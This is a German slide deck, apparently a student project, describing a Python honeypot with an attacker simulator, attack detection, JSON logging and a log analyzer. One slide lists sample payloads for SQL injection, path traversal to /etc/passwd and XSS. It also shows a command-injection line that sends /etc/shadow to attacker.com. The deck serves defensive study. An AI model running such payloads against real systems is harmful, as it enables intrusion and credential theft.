



Honeypot & Honeynet as a Service

Eine cybersecurity Strategie zum Verstehen von Angreifern

Was ist ein Honeypot?



Definition

Ein Honeypot ist ein absichtlich verwundbares Schein-System, das Angreifer anlocken soll. Es enthält keine echten Daten, zeichnet aber jede Aktion des Angreifers auf.



Decoy-System

Sieht aus wie echte Infra, ist aber Falle



Attacker Intelligence

Wer greift an? Wie? Womit?



Threat Analysis

Muster und Trends erkennen

Honeypot vs. Honeynet


HONEYPOT

- Ein einzelnes Schein-System
- Simuliert Server, API oder Datenbank
- Einfach aufzusetzen
- Geringerer Datenhunger
- Ideal für kleine Umgebungen

HONEYNET

- Netzwerk aus mehreren Honeypots
- Simuliert komplette Infrastruktur
- Komplexere Angriffsanalyse
- Mehr Datenpunkte & Korrelation
- Für größere Organisationen

Architektur unseres Projekts



Service-Komponenten



Realistische Fake-Anwendung

Fake-Anwendung mit Kunden-, Admin- und Konfigurationsdaten — mit realistisch wirkenden Fake-Daten, plausiblen Daten und bewusst schlechtem Security-Design



Simulierte Schwachstellen

SQL Injection, XSS



Attack-Detection

Angriffserkennung für SQL Injection, XSS, Path Traversal und Command Injection
Brute-Force-Erkennung ab drei Loginversuchen in 30 Sekunden



Comprehensive Logging

IP, HTTP-Methode, User-Agent, Timestamp, Pfad, Body-Snippet — alles als strukturiertes JSON



Threat Report

log_analyzer.py wertet Logs aus: Top-Angreifer, häufigste Attack-Typen



Incremental Luring

Server täuscht echten Betrieb vor: Fake-Apache-Header und künstliche Loginverzögerung

Code Walk-through



honeypot.py

- HoneypotHandler → leitet jeden Request
- detect_attacks_patterns() → erkennt Angriffsmuster
- FAKE_DATA → verlockende Scheindaten
- AttackTracker → thread-sicherer Speicher
- Fake-Server-Header (Apache 2.2.14)

attacker_sim.py

- Simuliert 7 Angriffs-Phasen
- Reconnaissance → Exploitation
- URL-kodierte Payloads
- Brute-Force Login-Sequenz
- Credential Harvesting
- query_path() → kodiert Sonderzeichen korrekt
- make_request() → sendet HTTP-Anfragen.
- run_attacks() → führt die Angriffsschritte aus

log_analyzer.py

- analyze() → Liest honeypot.log (JSON-Lines)
- Counter zählt IPs, Pfade und Angriffstypen
- Top-Angreifer Ranking
- Gibt formatierten Report aus

Erkannte Angriffs-Typen

SQL Injection

3 erkannt

```
?id=1 OR 1=1-- / UNION SELECT *
```

Brute Force Login

2 erkannt

```
POST /admin/login (wiederholte Versuche)
```

Path Traversal

3 erkannt

```
/../../../../etc/passwd / %2e%2e
```

XSS

2 erkannt

```
<script>alert(1)</script>
```

Command Injection

Durch Unit-Test geprüft

```
; cat /etc/shadow | curl attacker.com
```



Live-Demo

01

honeypot.py starten

Server horcht auf Port 8080

02

attacker_sim.py

Angriffe live im Terminal sehen

03

log_analyzer.py

Threat Report auswerten

04

/stats aufrufen

Echtzeit-Statistiken im Browser

Demo-Ergebnisse

21

Requests total

10


Angriffe erkannt

48%

Attack-Rate

4

Angriffs-Typen



Rechtliches & Ethik



Nur in isolierter Umgebung betreiben

- Niemals auf einem öffentlich erreichbaren Server ohne Netzwerk-Segmentierung
- Eigene VM oder Docker-Netzwerk verwenden
- Keine echten Credentials in der Nähe

Rechtslage (Österreich/EU)

- Honeypots sind legal — passive Beobachtung ist erlaubt
- Aktive Gegen-Angriffe (Hack-Back) sind illegal
- Datenspeicherung unterliegt der DSGVO

Best Practices

- Logs regelmäßig rotieren und sichern
- Zugriff auf Honeypot-Server einschränken
- Incident-Response-Plan bereithalten

Fazit & Ausblick

Was wir gelernt haben

- Angreifer folgen vorhersehbaren Mustern
- Fake-Daten müssen überzeugend sein
- Strukturiertes Logging ist entscheidend
- Selbst einfache Honeypots liefern Intelligenz
- Rechtliche Grenzen immer im Blick behalten

Mögliche Erweiterungen

- GenAI-generierte Fake-Daten (realistischer)
- Dashboard (Grafana + InfluxDB)
- Geo-IP Mapping der Angreifer
- Email-Alerts bei kritischen Angriffen
- Docker-Deployment für Isolation

Quellen & Referenzen

01

Viresh Garg — Honeypot and HoneyNet as a Service (Medium, Aug 2024)

02

NIST SP 800-150 — Guide to Cyber Threat Information Sharing

03

OWASP — Testing for SQL Injection (WSTG-INPV-05)

04

Python Docs — `http.server` (Standard Library)

05

RFC 7235 — Hypertext Transfer Protocol: Authentication

06

BSI — Technische Richtlinie Honeypots und HoneyNets

Link zum GitHub Repo



https://github.com/bylexi/swa_honeypot_microservice_demo